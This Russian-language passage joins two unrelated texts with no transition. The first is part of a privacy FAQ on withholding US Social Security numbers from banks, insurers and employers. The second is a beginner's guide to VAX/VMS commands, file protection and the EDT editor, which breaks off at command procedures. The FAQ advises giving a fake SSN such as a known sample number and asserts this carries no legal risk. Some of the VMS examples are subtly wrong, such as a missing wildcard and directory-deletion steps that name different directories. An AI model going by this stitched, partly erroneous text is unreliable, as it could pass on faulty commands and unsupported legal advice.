Правила работы с негосударственными учреждениями куда менее определены. В большинстве случаев частные организации, запрашивающие ваш номер социального страхования, вполне могут обойтись без него, и если найти нужного человека для переговоров, он охотно это признает. Проблема как раз в том, чтобы найти такого человека. Сотрудник на стойке регистрации нередко получает лишь одно указание: «добейтесь, чтобы клиенты заполнили форму полностью».

В большинстве случаев можно убедить их использовать какой-либо другой номер. Обычно простейший способ отказать в предоставлении номера социального страхования — просто оставить соответствующую строку пустой. Однако бывают ситуации, когда этого недостаточно для того, чтобы ясно заявить о своём желании сохранить номер в тайне, — например, при взаимодействии с учреждениями, напрямую контактирующими с вашим работодателем. Большинство работодателей не имеют никакой политики против разглашения вашего номера социального страхования; они, по всей видимости, считают, что пропуск был случайной оплошностью.

Кредиторы и заёмщики

Банки и эмитенты кредитных карт обязаны по требованию IRS сообщать номера SSN держателей счетов, которым они выплачивают проценты или с которых взимают проценты и отчитываются перед налоговой. Если вы не назовёте свой номер, вам, скорее всего, либо откажут в открытии счёта, либо удержат часть средств в виде налога с процентного дохода.

Страховые компании, больницы, врачи

Никакие законы не обязывают поставщиков медицинских услуг использовать ваш номер социального страхования в качестве идентификатора (за исключением программ Medicare, Medicaid и т. п.). Они прибегают к нему из соображений удобства или потому, что ваш работодатель использует его для включения сотрудников в групповой медицинский план. В последнем случае вам придётся добиваться изменения политики работодателя. Сотрудники отдела кадров нередко исходят из того, что работодатель или страховая компания требует указания SSN, хотя на самом деле это не так. Когда мой нынешний работодатель попросил мой SSN для страховой формы, я попросил его выяснить, обязателен ли этот номер. Через неделю мне сообщили, что страховая компания пошла мне навстречу и указала, каким номером можно воспользоваться. Банки крови тоже запрашивают номер, однако готовы обойтись без него, если настоять на этом. Когда я вежливо, но настойчиво попросил, банк крови, которым я пользуюсь, согласился, что никакой необходимости в этом номере у них нет, и сейчас проводит инструктаж для своих регистраторов, чтобы те прекратили его запрашивать.

Почему использование номеров социального страхования является проблемой?

Номер социального страхования плохо работает в качестве идентификатора по ряду причин. Первая из них состоит в том, что он совершенно ненадёжен: если кто-то придумает девятизначный номер наугад, весьма велика вероятность, что он попадёт в реально используемый. Причины, по которым люди могут придумывать номер, разнообразны: желание скрыть свою личность или факт совершения каких-либо действий; отсутствие права на собственный номер (например, у нелегальных иммигрантов); наконец, стремление защитить свою частную жизнь. Кроме того, номер легко записать с ошибкой, что может повлечь те же последствия, что и умышленное сообщение ложного номера. Ряд номеров использовался тысячами людей, поскольку они были напечатаны на образцах карточек, вкладывавшихся в бумажники при продаже (один из таких номеров приведён ниже).

Когда один и тот же номер используется несколькими людьми, записи запутываются. Если кто-то намеренно скрывал свои действия, велика вероятность, что это дурно скажется на той записи, в которой всплывёт этот номер. Если же это произошло случайно, последствия могут оказаться неожиданными, неловкими или ещё более серьёзными. Как вы докажете, что не вы пользовались своим номером в тот момент, когда была сделана запись?

Вторая проблема использования SSN в качестве идентификатора состоит в том, что это существенно затрудняет контроль доступа к личной информации. Даже если вы хотите, чтобы кто-то мог узнать о вас определённые сведения, это вовсе не означает, что вы хотите открыть доступ ко всем документам, вас касающимся. Когда несколько систем учёта данных используют один и тот же идентификатор и все они рассчитаны на широкий доступ, становится крайне сложно предоставить кому-либо доступ к одним сведениям о человеке, ограничив его конкретными темами.

Что вы можете сделать для защиты своего номера?

Если, несмотря на то что вы написали «отказано» в строке для номера социального страхования, он всё равно появляется в документах, которые вам возвращают (или, что ещё хуже, на выдаваемом вам удостоверении личности), ваше оружие — письма и телефонные звонки. Начинайте вежливо: изложите свою позицию и рассчитывайте на понимание и сотрудничество. Если это не поможет, можно попробовать следующее:

1. Обратитесь к вышестоящим сотрудникам организации. Это нередко срабатывает просто потому, что в организации уже выработан стандартный порядок работы с просьбами не использовать SSN, а первый сотрудник, с которым вы имеете дело, просто недостаточно давно работает, чтобы знать об этом.
2. Заручитесь помощью работодателя. Взвесьте, не дойдёт ли разговор с сотрудником отдела кадров и возможные попытки изменить корпоративную политику до сведения вашего непосредственного начальника и не скажется ли это на вашей работе.
3. Пригрозите подать жалобу в отдел по защите прав потребителей. Большинство газет умеют добиться быстрой реакции. В ряде городов, округов и штатов также существуют программы, способные оказать содействие.
4. Скажите, что переведёте свои дела в другую организацию (и действительно сделайте это, если они не пойдут навстречу).

5. Если вы уже получили услугу, но кто-то настаивает на предоставлении номера как условия продолжения сотрудничества, вы можете просто проигнорировать запрос в надежде, что о нём забудут или найдут иное решение раньше, чем вам надоест это терпеть.

Если кто-то категорически настаивает на получении вашего номера социального страхования, возможно, вы захотите назвать поддельный. Никакой юридической ответственности за это нет, если только вы не используете его для получения льгот от государственного органа или для совершения мошенничества. Существует несколько удачных вариантов «анонимных» номеров. Придумывать номер случайным образом — плохая идея: он может совпасть с реальным номером другого человека и причинить ему немало неприятностей. Лучше воспользоваться таким номером, как 078-05-1120 — он был напечатан на «образцах» карточек, вложенных в тысячи новых бумажников, продававшихся в 40-х и 50-х годах. Он настолько широко использовался, что и IRS, и SSA мгновенно распознают его как поддельный, тогда как большинство рядовых служащих о нём не слышали. Также безопасно придумать номер с нулями в одном из полей: Администрация социального страхования никогда не выдаёт номера по такой схеме. Кроме того, Администрация рекомендует, чтобы в рекламных материалах, где демонстрируются карточки социального страхования, использовались номера в диапазоне от 987-65-4320 до 987-65-4329.

Администрация социального страхования рекомендует раз в несколько лет запрашивать у неё копию своего файла, чтобы убедиться в правильности хранящихся там данных.

Руководство пользователя VAX/VMS

```
<:====:><:====:><:====:><:====:>\|/<:====:><:====:><:====:><:====:>
<:====:>
<:====:> >>>>--* Users Guide to VAX/VMS *--<<<<< <:====:>
<:====:>
<:====:> Part I of III <:====:>
<:====:>
<:====:> Part A: Basic Information <:====:>
<:====:> Part B: Programming the VAX/VMS <:====:>
<:====:>
<:====:> By: Black Kat <:====:>
<:====:>
<:====:><:====:><:====:><:====:>|/<:====:><:====:><:====:><:====:>
```

Автор: Black Kat

Содержание

Часть А охватывает следующие темы:

- Предыстория / Логические имена
- Управляющие клавиши терминала / Стандартные системные логические имена
- Вход в систему / Таблицы логических имён
- Digital Command Language (DCL) / Пользовательская среда
- Сообщения об ошибках / Характеристики терминала
- Редактирование командной строки / Защита файлов
- Файлы и каталоги / Текстовый редактор EDT
- Операции с файлами / Справочное руководство по EDT

Часть В охватывает следующие темы:

- Программирование VAX/VMS / Параметры
- Выражения DCL / Ввод-вывод через терминал
- Командные процедуры / Ввод-вывод файлов
- Написание командных процедур / Перенаправление ввода-вывода
- Комментарии / Ветвление и условные операторы
- Метки / Циклы
- Отладка / Подпрограммы
- Вызов командных процедур / Обработка ошибок
- Символы / Завершение работы
- Лексические функции / Примеры командных процедур

Часть А: Основные сведения

Введение

VAX — аббревиатура от Virtual Address eXtension (расширение виртуальных адресов), 32-битный компьютер, разработанный компанией Digital в 1970-х годах. Архитектура VAX поддерживает мультипрограммирование: множество пользователей, выполняющих разные программы, могут одновременно работать на VAX, и каждому из них кажется, что он имеет полный контроль над ресурсами компьютера. Многозадачность VAX принципиально отличается от старых систем разделения времени, которые выделяли каждому пользователю квант процессорного времени по кругу — вне зависимости от того, был он нужен или нет. Среда VAX/VMS, напротив, предоставляет каждому пользователю объём процессорного времени в соответствии с его потребностями и приоритетом. Если пользователь не нуждается в своём кванте времени или в его части, он передаётся следующему. Такой метод планирования значительно эффективнее старого метода разделения времени.

VAX способен адресовать более четырёх миллиардов адресов благодаря механизму виртуальной адресации памяти. Поскольку память виртуальная, реальных четырёх миллиардов байт физической памяти не требуется. VAX выполняет программы с помощью техники страничной подкачки (paging): в каждый момент в оперативную память загружается одна «страница» программы, а когда требуется новая страница, старая «вытесняется» обратно на диск, освобождая место. Операционная система VMS связывает всё воедино. Пользователь взаимодействует с VMS (Virtual Memory System) через интерпретатор командного языка (CLI) — как правило, Digital Command Language (DCL).

При работе с VAX/VMS вы являетесь для системы процессом, который создаётся при входе в систему и уничтожается при выходе. Процесс несёт в себе различные атрибуты, которые отличают вас от других пользователей (имя процесса, идентификатор, код идентификации пользователя, привилегии и т. д.).

Управляющие клавиши терминала

Ctrl-A	Позволяет переключиться в режим вставки (вместо замены) символов при редактировании командной строки DCL.
Ctrl-B	Отображает ранее введённые команды DCL.
Ctrl-C	Прерывает выполняемый процесс или программу.
Ctrl-E	Перемещает курсор в конец строки.
Ctrl-H	Перемещает курсор в начало строки.
Ctrl-I	Табуляция.
Ctrl-O	Попеременно подавляет или возобновляет вывод на терминал.
Ctrl-Q	Включает (возобновляет) вывод на экран после Ctrl-S.
Ctrl-R	Повторно отображает текущую строку ввода и перемещает курсор в её конец.
Ctrl-S	Отключает (приостанавливает) вывод на экран до нажатия Ctrl-Q.
Ctrl-T	Отображает статистику процесса.
Ctrl-U	Удаляет текущую строку ввода и выполняет возврат каретки.
Ctrl-W	Обновляет содержимое экрана.
Ctrl-X	Очищает буфер опережающего ввода.
Ctrl-Y	Прерывает выполнение команды или программы и возвращает управление интерпретатору командной строки DCL.
Ctrl-Z	Означает конец файла для данных, вводимых с терминала.

Вход в систему

Большинство систем VAX выводят приглашение примерно следующего вида:

```
Welcome to VAX1
```

Username:

Введите своё имя пользователя и нажмите <Enter>. Затем система запросит пароль. Если имя пользователя и пароль введены верно, вы увидите нечто похожее на:

```
      Welcome to VAX/VMS V4.4
Last interactive login on Monday, 16-JUL-87  16:12
Last non-interactive login on Friday, 13-JUL-87  00:14
$
```

Если имя пользователя или пароль введены неверно, система выведет сообщение:

```
User authorization failure
```

Нажмите <Enter> — система снова запросит имя пользователя. После успешного входа вы увидите приглашение DCL (\$), означающее, что система готова принимать интерактивные команды.

Для выхода из системы используйте команду:

```
$ LOGOUT
```

Digital Command Language (DCL)

DCL включает более 200 команд, называемых глаголами. Каждый глагол DCL воздействует на параметр или предполагаемый параметр; действие глаголов и область применения их параметров могут быть скорректированы с помощью квалификаторов. Базовая структура команды:

```
$ LABEL: COMMAND-NAME PARAMETER(S) /QUALIFIER(S) !COMMENT
|          |           |           |           |
|          |           |           |           |   +--- Необязательный комментарий
|          |           |           |           |
|          |           |           |           |   +----- Модификатор (ы) команды
|          |           |           |           |
|          |           |           |           |   +----- Объект команды
|          |           |           |           |
|          |           |           |           |   +----- Глагол команды DCL
|          |           |           |           |
|          |           |           |           |   +----- Необязательная метка
```

Метка — необязательная строка, задаваемая пользователем, длиной до 255 символов. Чаще всего используется в командных процедурах.

Глагол команды DCL определяет действие, которое VAX выполнит при интерпретации командной строки.

Параметры задают объект или список объектов, на которые воздействует глагол команды DCL. Допускается указывать несколько параметров — они должны разделяться пробелом, несколькими пробелами или табуляцией. Если команда требует параметров, но они не указаны в командной строке, интерпретатор DCL запросит их автоматически.

Квалификаторы уточняют или изменяют функцию выполняемой команды DCL. Они состоят из ключевого слова, за которым может следовать значение или список значений.

Перед ключевым словом квалификатора обязательно ставится косая черта (/). Можно указывать несколько квалификаторов, каждый предваряется косой чертой. Как правило, квалификаторы не обязательны. Существует три вида квалификаторов: параметрический, позиционный и командный. Командный квалификатор применяется ко всей команде целиком — обычно он ставится в конце. Например:

```
$ DIRECTORY [BYNON], [BYNON.DECPRO]/FULL
```

Эта команда выводит полный листинг двух каталогов с использованием квалификатора `/FULL` команды `DIRECTORY`. Позиционный квалификатор меняет смысл в зависимости от своего положения в команде. Если он стоит после глагола, но перед первым параметром, квалификатор распространяется на всю команду. Если тот же квалификатор стоит после параметра, он влияет только на этот параметр. Например:

```
$ PRINT/COPIES=3 MEMO1.TXT, MEMO2.TXT
$ PRINT MEMO1.TXT/COPIES=2, MEMO2.TXT
```

Первая команда печатает по три копии каждого файла. Вторая печатает две копии первого файла, но только одну копию второго. Параметрический квалификатор влияет лишь на тот параметр, за которым следует. В примере ниже `MEMO1.TXT` отправляется в очередь `LASER`, а `MEMO2.TXT` — в очередь `FAST_PRINT`:

```
$ PRINT MEMO1.TXT/QUEUE=LASER, MEMO2.TXT/QUEUE=FAST_PRINT
```

Комментарий — необязательное пояснение к команде, задаваемое пользователем. Широко используется в командных процедурах для документирования кода.

Сообщения об ошибках

Как правило, сообщения об ошибках имеют следующий формат:

```
% FACILITY-L-IDENT, TEXT
| | | | |
| | | | | +-- пояснение сообщения об ошибке
| | | | |
| | | | +----- сокращённый текст сообщения для справки
| | | |
| | | +----- уровень серьёзности ошибки
| | |
| | +----- компонент VAX/VMS (источник ошибки)
| |
| +----- номер сообщения: "%" = первое, "-" = последующие
+-----
```

Знак процента (%) обозначает первое сообщение об ошибке для данной команды. Все последующие ошибки той же команды предваряются дефисом (-).

Поле `facility` указывает источник ошибки: интерпретатор командной строки `DCL`, одна из утилит `VMS` или образ программы.

Индикатор уровня серьёзности (`L`) принимает одно из следующих значений:

- **S** — успешное завершение
- **I** — информационное сообщение
- **W** — предупреждение
- **E** — ошибка
- **F** — фатальная или критическая ошибка

Поле `ident` — аббревиатура текста сообщения об ошибке, на которую можно сослаться в руководстве `VAX/VMS System Messages`.

Поле `text` содержит развёрнутое объяснение ошибки.

Редактирование командной строки

DCL хранит последние 20 введенных командных строк. Отобразить их список можно командой:

```
$ RECALL /ALL
```

Результат может выглядеть так:

```
1 DIR
2 COPY VAX1::$1$DUA5:[BYNON]LOGIN.COM LOGIN.COM;1
3 EDIT LOGIN.COM
$
```

Для вызова конкретной команды из буфера используйте команду `RECALL` с номером строки в качестве параметра. Например:

```
$ RECALL 2
$ COPY VAX1::$1$6DUA5:[BYNON]LOGIN.COM LOGIN.COM;1
```

Файлы организованы аналогично MS-DOS — в виде дерева каталогов. Домашний каталог пользователя (назначаемый системным администратором) является «корневым». Можно создавать до семи уровней подкаталогов, каждый из которых может содержать произвольное количество вложенных подкаталогов. Полная спецификация файла выглядит следующим образом:

```
VAX1 :: DUA0 : [BYNON.PROGRAMMING.FORTRAN]WINDOWS.FOR;3
|         |         |         |         |
|         |         |         |         |
узел   устройство   каталог   имя файла   |   версия
                                         тип
```

Имя узла идентифицирует компьютер в сети. Если имя узла не указано, VMS предполагает, что файл находится на локальном узле, к которому вы подключены.

Имя устройства — физическое устройство хранения файла. Это четырёхсимвольный буквенно-цифровой код, определяющий тип устройства, аппаратный контроллер, к которому оно подключено, и его номер на этом контроллере. Если имя устройства не указано, VMS предполагает, что подразумевается устройство по умолчанию.

Запись каталога заключена в квадратные скобки и содержит имя каталога, в котором хранится файл. Если имя каталога не указано, VMS предполагает, что подразумевается текущий каталог.

Имя файла может содержать до 39 буквенно-цифровых символов.

Тип файла — код длиной до 39 буквенно-цифровых символов, обычно указывающий на вид содержащейся в файле информации. Некоторые системные программы и утилиты добавляют трёхсимвольный тип файла по умолчанию.

Номер версии — число от 1 до 5 цифр, автоматически присваиваемое системой каждому файлу. При создании файла ему присваивается версия 1. При каждом редактировании или создании новой версии номер версии автоматически увеличивается на 1. Можно также задать номер версии вручную.

Пробелы внутри спецификации файла не допускаются. В VMS версии 4.x максимальные длины следующие:

имя узла	до 6 символов
имя устройства	4 символа
имя каталога	до 39 символов
имя подкаталога	до 39 символов
имя файла	до 39 символов
тип файла	до 39 символов
номер версии	до 5 десятичных цифр, значение от 1 до 32 767

Спецификации файлов должны быть уникальными: два файла не могут иметь полностью совпадающие спецификации. Допускается иметь много копий `NOTES.TXT` в подкаталоге, но только

один файл NOTES.TXT;8 в одном подкаталоге.

Подстановочные знаки аналогичны MS-DOS: звёздочка (*) заменяет имя файла или тип, знак процента (%) — один символ.

```
Создание и изменение файлов: $ CREATE TEMP.DAT
                                TEMP 1
                                TEMP 2
                                <CTRL-Z>

Переименование файлов:  $ RENAME TEMP.DAT NEW.DAT
                        $ RENAME TEMP.DAT [BYNON.PROG]TEMP.DAT
                        Примечание: нельзя переименовывать файлы между
                        устройствами, только между каталогами.

Копирование файлов:     $ COPY TEMP.DAT NEW.DAT
                        $ COPY TEMP.DAT,TEST.DAT NEW.DAT

Дозапись файлов:        $ APPEND TEMP.DAT NEW.DAT

Удаление файлов:        $ DELETE TEMP.DAT;1
                        $ DELETE *.DAT;*
                        $ DELETE /CONFIRM .DAT;*   (подтверждение каждого файла)

Просмотр файлов:        $ TYPE /PAGE TEMP.DAT      (постранично)

Каталоги:               $ DIRECTORY
                        $ DIRECTORY DJA1:[BYNON.PROG]

Печать файлов:          $ PRINT TEMP.DAT

Очистка файлов:         $ PURGE *.DAT   (удалить все версии .DAT, кроме последней)

Создать каталог:        $ CREATE/DIRECTORY [.BUDGET]

Сменить каталог:        $ SET DEFAULT [BYNON.PROG]
                        $ SET DEFAULT [.PROG]

Удалить каталог:        $ SET DEFAULT [BYNON.PROG]
                        $ DELETE *.*;*
                        $ SET DEFAULT [BYNON]
                        $ SET PROTECTION=(0:D) PROG.DIR;1
                        $ DELETE BUDGET.DIR;1
```

Логические имена

Логическое имя — синоним для спецификации файла, части спецификации файла или другого логического имени. Они выполняют две основные функции: независимость от конкретных файлов и устройств, а также сокращённая запись спецификаций файлов.

Независимость от файлов и устройств означает, что вас не ограничивают физические элементы — например, имена дисков или принтеров. Если вы работаете с файлами, глубоко вложенными в подкаталоги, с длинными именами или расположенными на других устройствах или узлах, можно определить осмысленное логическое имя для их обозначения. Такие короткие имена быстрее набирать и легче запомнить.

Для определения логического имени:

```
$ DEFINE PARTS_DBF DJA2:[DATABASES]PARTS.DAT
```

Этот пример связывает логическое имя PARTS_DBF со спецификацией файла DJA2:[DATABASES]PARTS.DAT. Теперь PARTS_DBF можно использовать везде вместо полной спецификации.

Другие команды для назначения логических имён:

Assign : Связывает эквивалентные имена с логическим именем.
Mount : Монтирует диск или ленту и назначает системное логическое имя тому.
Allocate: Выделяет системное устройство для личного использования и (через квалификатор) назначает ему логическое имя.
Open : Открывает файл для чтения или записи и назначает логическое имя спецификации файла.

Для просмотра трансляции логического имени: \$ SHOW LOGICAL PARTS_DBF выведет:
"PARTS_DBF" = "DJA2:[DATABASES]PARTS.DAT" (LNM\$PROCESS_TABLE).

Для удаления логического имени: \$ DEASSIGN PARTS_DBF

Стандартные системные логические имена

SYS\$COMMAND Начальный файл или поток ввода, из которого интерпретатор командной строки DCL читает входные данные. Для интерактивных процессов SYS\$COMMAND связан с терминалом.

SYS\$DISK Диск по умолчанию, назначенный в файле UAF.

SYS\$ERROR Устройство, на которое система выводит все сообщения об ошибках и информационные сообщения. По умолчанию для интерактивных процессов SYS\$ERROR связан с терминалом, а для пакетных процессов — с файлом журнала пакетного задания.

SYS\$INPUT Файл или поток ввода по умолчанию, из которого интерпретатор командной строки DCL или программы, выполняющиеся в вашей учётной записи, читают данные и команды. По умолчанию SYS\$INPUT связан с терминалом для интерактивных процессов и с потоком пакетного задания (или командной процедурой) для пакетных процессов.

Таблицы логических имён

Логические имена хранятся в системных файлах, называемых таблицами логических имён. Наиболее часто используются четыре из них:

Таблица группы : Содержит логические имена, доступные всем пользователям вашей группы UIC.

Таблица задания : Содержит логические имена, доступные вашему процессу и любым созданным им подпроцессам.

Таблица процесса : Содержит логические имена, доступные только вашему процессу.

Системная таблица: Содержит логические имена, доступные всем пользователям системы.

Пользовательская среда

Файл авторизации пользователей (UAF) — системный файл, находящийся под управлением системного администратора. Для каждого пользователя системы в UAF содержится отдельная запись.

Код идентификации пользователя (UIC) — идентификатор, используемый VAX/VMS для опознания пользователей и групп пользователей. Он применяется для идентификации процессов, каталогов, файлов и других объектов системы. UIC может быть задан численно или буквенно-цифровым способом и состоит из двух частей — группы и члена — в формате [группа, член]. Например, UIC [10,14] идентифицирует группу 10, пользователя 14. Номер группы — восьмеричное число в диапазоне 1–37776, номер члена — восьмеричное число в диапазоне 0–177776. Буквенно-цифровой UIC содержит имя члена и, по желанию, имя группы в формате [член] или [группа, член]. Имена группы и члена в буквенно-цифровом UIC могут содержать от 1 до 31 символа (A–Z, 0–9, подчёркивание, знак доллара).

Потребление системных ресурсов каждым пользователем ограничено: эти лимиты регулируют скорость, с которой ваш процесс или созданные вами подпроцессы могут расходовать тот или иной ресурс. В системе VAX/VMS существует 32 уровня приоритета — от 0 до 31, где 31 — наивысший. Приоритеты разделены на два диапазона: разделение времени (0–15) и реальное время (16–31). Приоритет пользователя по умолчанию равен 4. В зависимости от загруженности системы ваш приоритет может быть повышен, но никогда не опустится ниже значения по умолчанию. VAX/VMS поддерживает 35 привилегий, разделённых на семь категорий в зависимости от потенциального ущерба, который их наличие может нанести системе:

None	Нет привилегий.
Normal	Минимальные привилегии, необходимые для эффективной работы.
Group	Возможность воздействия на членов той же группы UIC.
Devour	Потенциальное потребление некритических общесистемных ресурсов.
System	Возможность нарушения нормальной работы системы.
File	Потенциальный обход защиты файлов.
All	Возможность получить полный контроль над системой.

VAX/VMS ведёт учёт использования компьютерной системы каждым пользователем в системном файле ACCOUNTING.DAT. Системный администратор использует этот файл для составления отчётов с помощью утилиты Accounting. Файл позволяет узнать, как используется система, как она функционирует и как конкретный пользователь расходует её ресурсы. Он также может применяться для выставления счетов за системное время.

Характеристики терминала

Ширина дисплея:	\$ SET TERMINAL/WIDTH=132
Отключение сообщений:	\$ SET TERMINAL/NOBROADCAST Предотвращает поступление телефонных вызовов от других пользователей, почтовых сообщений и части системных сообщений. Если нужно отфильтровать только почту и телефон: \$ SET BROADCAST=(NOMAIL,NOPHONE).
Буфер опережающего ввода:	\$ SET TERMINAL/ALTYPEHD/PERMANENT
Режимы редактирования:	\$ SET TERMINAL/INSERT или \$ SET TERMINAL/OVERSTRIKE
Определение клавиш:	\$ DEFINE/KEY PF1 "SET DEFAULT DUA3:[INV.SUP]" % DCL-I-DEFKEY, DEFAULT key PF1 has been defined
Просмотр клавиш:	\$ SHOW KEY PF1 (или \$ SHOW KEY ALL) DEFAULT keypad definitions: PF1 = "SET DEFAULT DUA3:[INV.SUP]"
Удаление клавиш:	\$ DELETE/KEY PF1 (или \$ DELETE/KEY ALL)

```
% DCL-I-DELKEY, DEFAULT key Pfl has been deleted

Изменить приглашение:  $ SET PROMPT = "What now?"

Информация о процессе: $ SHOW PROCESS (можно добавить квалификатор)

Изменить процесс:      $ SET PROCESS/NAME="Bob"
                        $ SET PROCESS/PRIVILEGES=OPER
```

Защита на основе UIC позволяет предоставлять или запрещать доступ согласно кодам защиты, отражающим четыре категории пользователей:

```
System: системный администратор
Owner  : владелец учётной записи
Group  : пользователи той же группы UIC
World  : все пользователи системы, независимо от UIC
```

Четыре вида доступа к файлам, которые можно предоставить или запретить:

```
Read    (R): чтение файла
Write   (W): создание или изменение файла
Execute (E): запуск программы
Delete  (D): удаление файла
```

Любая категория пользователей может получить или не получить доступ к файлу в рамках этой схемы. Однако файл в подкаталоге можно прочитать при наличии доступа EXECUTE, если известно его имя и тип. Кроме того, поскольку привилегии SYSTEM включают возможность обходить любую защиту файлов, любой пользователь категории SYSTEM может прочитать файл.

Доступ CONTROL — возможность изменять защиту и владельца тома — никогда не указывается в коде защиты на основе UIC. Это пятый тип защиты, задаваемый в списке управления доступом (ACL). При проверке защиты на основе UIC он автоматически предоставляется двум категориям: SYSTEM и OWNER получают доступ CONTROL по умолчанию, тогда как GROUP и WORLD его лишены.

Защита файлов по умолчанию:

```
System: RWED
Owner  : RWED
Group  : RE
World  : Нет доступа
```

Для определения текущей защиты файла используйте команду SHOW PROTECTION. В приведённом примере результат будет:

```
$ SHOW PROTECTION
SYSTEM=RWED, OWNER=RWED, GROUP=RE, WORLD=NO ACCESS
```

Для просмотра защиты файлов в каталогах используйте квалификатор /PROTECTION с командой DIRECTORY.

Для изменения защиты файла:

```
$ SET PROTECTION=(O:RWE,G,W) LOGIN.COM
```

В этом примере владелец учётной записи получает доступ READ, WRITE и EXECUTE к своему файлу LOGIN.COM. Категории GROUP и WORLD не имеют доступа, защита SYSTEM не изменяется.

Правила задания кодов защиты:

1. Типы доступа должны сокращаться до одной буквы: R, W, E или D.
2. Категории пользователей можно писать полностью или сокращённо.
3. Каждую категорию необходимо отделять от типов доступа двоеточием.
4. При указании нескольких категорий их разделяют запятыми, а весь код заключают в скобки.

5. Категории и типы доступа можно задавать в любом порядке.
6. Если категория указана без типов доступа, доступ для неё автоматически запрещается.
7. Если категория не указана вовсе, её защита остаётся неизменной.

Помните: VAX/VMS сначала проверяет защиту каталога, а затем защиту файла. Если файлу предоставлен доступ WORLD:R, но каталог, в котором он находится, не имеет WORLD:R, другой пользователь не сможет прочитать файл.

Текстовый редактор EDT

При запуске EDT автоматически активируется строковый режим, на что указывает приглашение EDT — звёздочка (*). Все команды строкового режима вводятся в ответ на приглашение и завершаются нажатием . Вводимые строки нумеруются редактором последовательно. На строку или группу строк можно ссылаться по номеру или диапазону номеров. Ниже приведён список основных команд EDT. Каждая команда может быть сокращена до символов, указанных в скобках. Полную информацию обо всех командах строкового режима EDT можно получить через команду EDT HELP.

Команда	Функция
~~~~~	
Change (C)	Переключение из строкового в клавишный режим. Для возврата в строковый режим нажмите <Ctrl-Z>.
Copy (CO)	Копирование строки или группы строк. Команда CO 5 to 10 копирует строку 5 непосредственно перед строкой 10. Команда CO 5:10 to 20 копирует строки 5-10 перед строкой 20.
Delete (D)	Удаление строки или группы строк. D13 удаляет строку 13, D13:20 — строки 13-20.
Exit (EX)	Завершает сеанс EDT с сохранением всех изменений и создаёт новую версию редактируемого файла.
Help (H)	Отображает встроенную справку по командам строкового режима. Текст справки не включается в редактируемый файл.
Include (INC)	Вставляет текст из внешнего файла в редактируемый файл. Команда INCLUDE FILENAME.TYPE копирует содержимое FILENAME.TYPE в текущий файл.
Insert (I)	Вставляет указанный текст непосредственно перед текущей позицией в файле. Во время вставки приглашение EDT "*" не отображается. Для возврата к приглашению нажмите <Ctrl-Z>.
Move (M)	Перемещение текста перед заданной строкой. Команда M 10:15 to 50 перемещает строки 10-15 перед строкой 50.
Quit (QUI)	Выход из редактора EDT без сохранения изменений.
Replace (R)	Удаляет указанную строку или группу строк и переходит в режим вставки. Команда R5:10 удалит строки 5-10 и переключится в режим вставки. Для выхода из режима вставки нажмите <Ctrl-Z>.
Resequene (RES)	Перенумерует все строки файла с шагом 1. Полезно, поскольку вставка, перемещение или удаление текста нарушает числовую последовательность.
Substitute (S)	Замена одного фрагмента текста другим в формате s/oldtext/newtext/диапазон. Старый и новый текст должны быть заключены в угловые скобки (< >), диапазон обязателен.
Write (WR)	Запись заданного диапазона строк в новый файл. WR HISTORY.TXT 50:100 запишет строки 50-100 в файл HISTORY.TXT.

---

## Справочное руководство EDT

Для сохранения всего файла справки EDT на диск выполните в сеансе терминала команду DCL: \$ ASSIGN EDTHelp.FIL SYS\$OUTPUT. Затем войдите в строковый режим EDT и введите: HELP . После выхода из EDT выполните команду DCL: \$ ASSIGN TTnn: SYS\$OUTPUT (где TTnn: — номер вашего терминала).

---

## Часть В: Программирование VAX/VMS

### Введение

Символ — имя, выбранное для представления строки символов, числового значения или логического значения (истина/ложь). Символ может использоваться везде, где обычно указывается представляемое им значение, и может содержать до 255 символов. Имена символов должны начинаться с буквы, знака доллара или символа подчёркивания и не зависят от регистра. Символы создаются следующим образом:

```
symbol_name = value      (локальный символ)
symbol_name == value     (глобальный символ)
```

Глобальный символ доступен на любом командном уровне, тогда как локальные символы утрачиваются по завершении командной процедуры. Например:

```
$ WIDE = "SET TERMINAL/WIDTH=132"
```

Теперь при вводе WIDE в командной строке DCL ширина терминала изменится до 132 символов. Для просмотра содержимого символа:

```
$ SHOW SYMBOL ANSWER
ANSWER = 1584      HEX = 00000630      OCTAL = 000000003060
```

Команда SHOW SYMBOL по умолчанию использует таблицу локальных символов. Для просмотра значения глобального символа используйте квалификатор /GLOBAL. Для просмотра всех символов используйте квалификатор /ALL (или /GLOBAL/ALL). Для удаления символов: \$ DELETE/SYMBOL symbol_name (с /GLOBAL, если символ глобальный).

При выполнении команды DCL символы в следующих позициях транслируются автоматически:

- в начале команды
- в лексической функции
- в операторах WRITE или IF
- в правой части оператора присваивания = или ==
- внутри скобок в левой части оператора присваивания при выполнении подстановки строк

Если ни один из этих случаев не подходит, апострофы принудят трансляцию:

```
$ DIRECTORY 'PARTS' (после $ PARTS = "DJA2:[DBA]PARTS.DAT")
```

Символы часто используются как сокращения. Например, для очистки экрана:

```
$ ESC[0,8] == 27
$ CLEAR == "[J"
$ HOME == "[H"
$ CLR == WRITE SYS$OUTPUT ESC,HOME,ESC,CLEAR
```

Теперь при вводе CLR экран будет очищаться. Символы также можно использовать для выполнения командных процедур:

```
$ NETBACK == "@SYS$LOGIN:NETBACKUP"
```

Наконец, внешние команды, неизвестные DCL, можно выполнять с помощью символов:

```
$ KERMIT == RUN SYS$SYSTEM:KERMIT
```

---

## Выражения DCL

Выражения строятся путём комбинирования элементов данных с операторами. Логическое сравнение вычисляет отношение между двумя компонентами как истинное или ложное (Истина = 1, Ложь = 0).

Лексические функции — подпрограммы VAX/VMS, возвращающие информацию о процессе или системе либо обрабатывающие данные, переданные пользователем. Особенность лексических функций в том, что результат возвращается в имени самой функции, что позволяет использовать её как символ (аналогично Pascal). Лексические функции вызываются в следующем формате:

```
F$function_name(parameter, parameter...)
```

Например, следующая лексическая функция обрабатывает данные, переданные пользователем:

```
$ STRING = "Go      home      right      now!"
$ STRING = F$EDIT(STRING, "COMPRESS, UPCASE")
$ SHOW SYMBOL STRING
      STRING = "GO HOME RIGHT NOW!"
```

---

## Командные процедуры

Командная процедура — файл, содержащий последовательность команд DCL, которые можно выполнять интерактивно или как пакетное задание (аналог файла .BAT в MS-DOS или REXX EXEC в VM/SP). Командные процедуры используются в VAX/VMS для выполнения повторяющихся или сложных задач и экономии времени. С помощью командной процедуры можно выполнить множество команд DCL одним оператором.

Командные процедуры не ограничиваются простыми списками команд, выполняемых последовательно. Они могут задействовать метки, лексические функции, символы и реляционные операторы для создания сложных процедур, напоминающих настоящие программы VAX/VMS. Командные процедуры гибки: их можно написать так, чтобы они выполняли определённые действия в зависимости от ответов на вопросы или даже от времени и даты.

---

